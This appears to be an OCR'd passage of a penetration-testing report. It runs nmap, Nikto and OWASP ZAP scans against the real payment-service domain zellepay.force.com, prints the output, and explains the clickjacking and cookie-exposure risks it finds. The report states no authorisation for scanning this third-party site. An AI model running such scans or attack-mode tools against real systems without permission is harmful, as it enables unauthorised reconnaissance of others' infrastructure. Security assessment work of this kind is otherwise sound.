
## 3. Scanning Vulnerability Identifies

One of the most important steps in finding security flaws in a system, network, or application is vulnerability scanning. It entails identifying known vulnerabilities, configuration errors, and possible attack routes using automated technologies. The objective is to evaluate the target's security posture and offer practical advice to reduce risks. For this, tools **like Nessus, OpenVAS, Nikto**, and **Nmap** are frequently utilized. In order to find vulnerabilities like out-of-date software, shoddy setups, or exposed sensitive data, the procedure involves scanning open ports, services, and applications.

### i. Open ports services


Nmap (Network Mapper) is a powerful tool for scanning open ports and identifying running services on a target system. By using the **nmap -sV** command, you can detect the version of services running on open ports, helping assess potential vulnerabilities. The -p- option scans all 65,535 ports, while -A enables OS detection, version detection, script scanning, and traceroute for a comprehensive analysis. The results typically display open ports, their associated services, and potential security risks, making it an essential tool for penetration testers and system administrators.

Scan the most commonly used on **zellepay.force.com,**




```
┌──(kush㉿Kushan)-[~]
└─$ nmap zellepay.force.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 05:37 CDT
Nmap scan report for zellepay.force.com (136.146.47.218)
Host is up (0.37s latency).
Other addresses for zellepay.force.com (not scanned): 136.146.46.218 136.146.45.218
rDNS record for 136.146.47.218: dcl16-ncg1-c8-iad5.na240-ia7.force.com
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 28.13 seconds

┌──(kush㉿Kushan)-[~]
└─$ 
```

Identify services running on open ports,



```
┌──(kush㉿Kushan)-[~]
└─$ nmap -sV zellepay.force.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 05:46 CDT
Nmap scan report for zellepay.force.com (136.146.47.218)
Host is up (0.46s latency).
Other addresses for zellepay.force.com (not scanned): 136.146.45.218 136.146.46.218
rDNS record for 136.146.47.218: dcl16-ncg1-c8-iad5.na240-ia7.force.com
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE        VERSION
25/tcp   open  smtp?
80/tcp   open  http
443/tcp  open  ssl/https
2000/tcp open  cisco-sccp?
5060/tcp open  sip?
8443/tcp open  ssl/http-proxy F5 BIG-IP load balancer http proxy
5 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port25-TCP:V=7.94SVN%I=7%D=3/26%Time=67E3DB37%P=x86_64-pc-linux-gnu%r(H
SF:ello,2A,"552\x20Invalid\x20domain\x20name\x20in\x20EHLO\x20command\.\r\
SF:n")%r(GenericLines,28,"500\x20Syntax\x20error,\x20command\x20unrecogniz
SF:ed\r\n")%r(GetRequest,32A0,"HTTP/1\.1\x20403\x20Forbidden\r\nX-Frame-Op
SF:tions:\x20SAMEORIGIN\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Cont
SF:ent-Type-Options:\x20nosniff\r\nContent-Security-Policy:\x20frame-ances
SF:tors\x20'self'\r\nContent-Type:\x20text/html;\x20charset=\"utf-8\"\r\nC
SF:ontent-Length:\x2013710\r\nConnection:\x20Close\r\n\r\n<!DOCTYPE\x20htm
SF:l><html\x20lang=\"en\">\x20<head>\x20<meta\x20charset=\"UTF-8\">\x20<me
SF:ta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=8;\x20IE=EDGE\">\x
SF:20<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initia
```

To get more detailed information, including **operating system detection**




```
┌──(kush㉿Kushan)-[~]
└─$ nmap -A zellepay.force.com
\Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 06:04 CDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for zellepay.force.com (136.146.45.218)
Host is up (0.35s latency).
Other addresses for zellepay.force.com (not scanned): 136.146.41.218 136.146.42.218
rDNS record for 136.146.45.218: dcl14-ncg1-c8-iad5.na240-ia7.force.com
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE        VERSION
25/tcp   open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
| fingerprint-strings:
|   GenericLines:
|     552 too many NXDOMAIN sources.
|   GetRequest, HTTPOptions:
|     HTTP/1.1 403 Forbidden
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|     Content-Type: text/html; charset="utf-8"
|     Content-Length: 13710
|     Connection: Close
|     <!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=8; IE=EDGE"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { height:
100%; font-family: Helvetica, Arial, sans-serif; color: #6a6a6a; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=search]
, input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
|   Hello:
|_    552 Invalid domain name in EHLO command.
80/tcp   open  http
|_http-title: Did not follow redirect to https://zelleservice.my.site.com/
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 403 Forbidden
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|     Content-Type: text/html; charset="utf-8"
|     Content-Length: 13710
|     Connection: Close
|_    <!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=8; IE=EDGE"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { height:
100%; font-family: Helvetica, Arial, sans-serif; color: #6a6a6a; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=search]
, input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
443/tcp  open  ssl/https
| ssl-cert: Subject: commonName=*.na240.force.com/organizationName=Salesforce, Inc./stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:*.na240.force.com, DNS:*.force.com, DNS:*.secure.force.com, DNS:*.na240.visual.force.com, DNS:*.na240.content.force.com, DNS:*.cloudforce.com, DNS:*.database.com, DNS:*.lightning.force.com, DNS:*.my.sales
force.com, DNS:*.container.lightning.com, DNS:*.builder.salesforce-communities.com, DNS:*.preview.salesforce-communities.com, DNS:*.livepreview.salesforce-communities.com, DNS:services.salesforce.com, DNS:*.visualforce.com, DNS:*.docume
ntforce.com, DNS:cloudatlas.salesforce.com, DNS:*.a.forceusercontent.com, DNS:*.c.forceusercontent.com, DNS:*.d.forceusercontent.com
```

ii. **Web vulnerabilities**
**Nikto** is an open-source web server scanner designed to identify vulnerabilities, outdated software, and security misconfigurations on web servers. It performs comprehensive testing for over 6700


vulnerabilities, including misconfigured files, outdated server software, and security holes.

**Nikto -h zellepay.force.com** using this command will scan zellepay.force.com for vulnerabilities, misconfigurations, and security issues.




```
┌──(kush㉿Kushan)-[~]
└─$ nikto -h zellepay.force.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 136.146.46.218, 136.146.44.218, 136.146.41.218
+ Target IP:          136.146.46.218
+ Target Hostname:    zellepay.force.com
+ Target Port:        80
+ Start Time:         2025-03-26 23:25:17 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
+ /: Cookie CookieConsentPolicy created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie LSKey-c$CookieConsentPolicy created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: https://zelleservice.my.site.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /force.egg: Uncommon header 'x-b3-sfdcfeature' found, with contents: .
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time:           2025-03-26 23:36:45 (GMT-5) (688 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Scans both HTTP and HTTPS,



```
┌──(kush㉿Kushan)-[~]
└─$ nikto -h zellepay.force.com -p 80,443
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 136.146.44.218, 136.146.40.218, 136.146.46.218
+ Multiple IPs found: 136.146.44.218, 136.146.40.218, 136.146.46.218
+ Target IP:          136.146.44.218
+ Target Hostname:    zellepay.force.com
+ Target Port:        80
+ Start Time:         2025-03-26 23:49:37 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
+ /: Cookie CookieConsentPolicy created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie LSKey-c$CookieConsentPolicy created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: https://zelleservice.my.site.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /zellepayforcecom.gz: Uncommon header 'x-b3-sfdcfeature' found, with contents: .
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time:           2025-03-27 00:00:29 (GMT-5) (652 seconds)
---------------------------------------------------------------------------
+ Target IP:          136.146.44.218
+ Target Hostname:    zellepay.force.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=California/L=San Francisco/O=Salesforce, Inc./CN=*.na240.force.com
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=DigiCert Inc/CN=DigiCert TLS RSA SHA256 2020 CA1
+ Start Time:         2025-03-27 00:00:29 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
+ Root page / redirects to: https://zelleservice.my.site.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Cookie BrowserId created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Server is using a wildcard certificate: *.na240.force.com. See: https://en.wikipedia.org/wiki/Wildcard_certificate
+ Hostname 'zellepay.force.com' does not match certificate's names: *.na240.force.com. See: https://cwe.mitre.org/data/definitions/297.html
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
```

**nikto -h https://zellepay.force.com -ssl** using this command runs a **Nikto** scan on https://zellepay.force.com while explicitly forcing SSL/TLS encryption.



```
┌──(kush㉿Kushan)-[~]
└─$ nikto -h zellepay.force.com -useproxy http://127.0.0.1:8080

- Nikto v2.5.0
---------------------------------------------------------------------------
+ ERROR: Could not connect to the defined proxy 127.0.0.1
+ ERROR: Proxy error: opening stream: can't connect (timeout): Transport endpoint is not connected

┌──(kush㉿Kushan)-[~]
└─$ nikto -h zellepay.force.com -ssl

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 136.146.46.218, 136.146.42.218, 136.146.43.218
+ Target IP:          136.146.46.218
+ Target Hostname:    zellepay.force.com
```

## Automated Testing

For automated testing, I've selected OWASP ZAP widely used tool within the industry.

OWASP ZAP


The Open Web Application Security Project Zed Attack Proxy (OWASP ZAP) is an open-source vulnerability scanner renowned for its capability to function as a Man-in-the-Middle (MITM) proxy. It assesses various vulnerabilities by scrutinizing responses from the web application or server. Notably convenient to utilize, OWASP ZAP offers customization options through the installation of modules, enabling efficient management of results.

Within this proxy, there are primarily two scan types available:

1. Automated Scan: Users input the target URL and initiate the attack. The behavior can be tailored by selecting the ZAP mode. This triggers all scripts against the target to detect vulnerabilities and generates reports accordingly.

2. Manual Explore: Users can navigate to the target web application and commence exploration. During manual exploration, ZAP HUD (Heads Up Display) captures each page, while the ZAP proxy records responses.

For this assessment, I am running ZAP on automated mode.


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
1:04
Untitled Session - ZAP 2.16.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
Automated Scan
ZAP by Checkmarx
Select...

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://zellepay.force.com

Use traditional spider: ☑

Use ajax spider: If Modern with Firefox

After specifying the target URL in the designated textbox, simply select "Attack" to initiate the scanning process. Upon completion, a comprehensive report of the findings can be generated by selecting "Report." Below are screenshots showcasing the results obtained after scanning several domains.

### iii. Web server misconfigurations

**Detailed Analysis of Missing Security Headers**

1. **Missing X-Frame-Options Header**

**Risk:** The absence of the X-Frame-Options header makes the website potentially vulnerable to **clickjacking attacks**.

**Impact:**

- An attacker can embed the website inside an invisible or disguised **<iframe>** on a malicious page.
- Users may unknowingly interact with hidden UI elements (ex:-clicking buttons that perform unintended actions like fund transfers or password changes).
- This could lead to unauthorized transactions, account takeovers, or phishing scams if sensitive actions are exposed.

2. **Missing X-Content-Type-Options Header**

**Risk:** Without this header, browsers may perform **MIME sniffing**, which can lead to:

- **Cross-Site Scripting (XSS)**: If a file (ex:- an uploaded image) is misinterpreted as executable code.
- **Content Spoofing**: Attackers could disguise malicious scripts as harmless files (ex:- .jpg executing as JavaScript).

**Impact:**

- Exploitable in file upload features or improperly served static content.
- Could allow attackers to bypass security filters and execute malicious scripts in the context of the website.

**Detailed Analysis of Cookie Security Issues**

1. **Problem: Missing HttpOnly Flag on Cokkies**

**Risk:** When the HttpOnly attribute is not set on cookies, JavaScript running in the browser can access those cookies using document.cookie**.**

- Since these cookies lack the **HttpOnly** flag, they can be accessed via **JavaScript** (ex:- document.cookie).

- If the site has an **XSS (Cross-Site Scripting) vulnerability**, an attacker could **steal these cookies** and hijack user sessions.
- Even if the cookies are non-sensitive (like consent policies), their exposure increases attack surface.

**Impact:**

- **Session Hijacking**: If these cookies are used for authentication, attackers could impersonate users.
- **Privacy Violations**: Cookie theft could reveal user preferences or tracking data.


## 4. **Exploitation & Validation**

# Clickjacking Attack Analysis

Clickjacking is a UI redressing attack where an attacker embeds a legitimate website inside an invisible or disguised iframe on a malicious page. This tricks users into clicking elements they don't intend to, leading to fraudulent actions, session hijacking, or sensitive data exposure.

The absence of the **X-Frame-Options** or **Content-Security-Policy (CSP) frame-ancestors** headers makes the application vulnerable to Clickjacking.

If it reports **"X-Frame-Options header is missing"**, the site might be vulnerable.

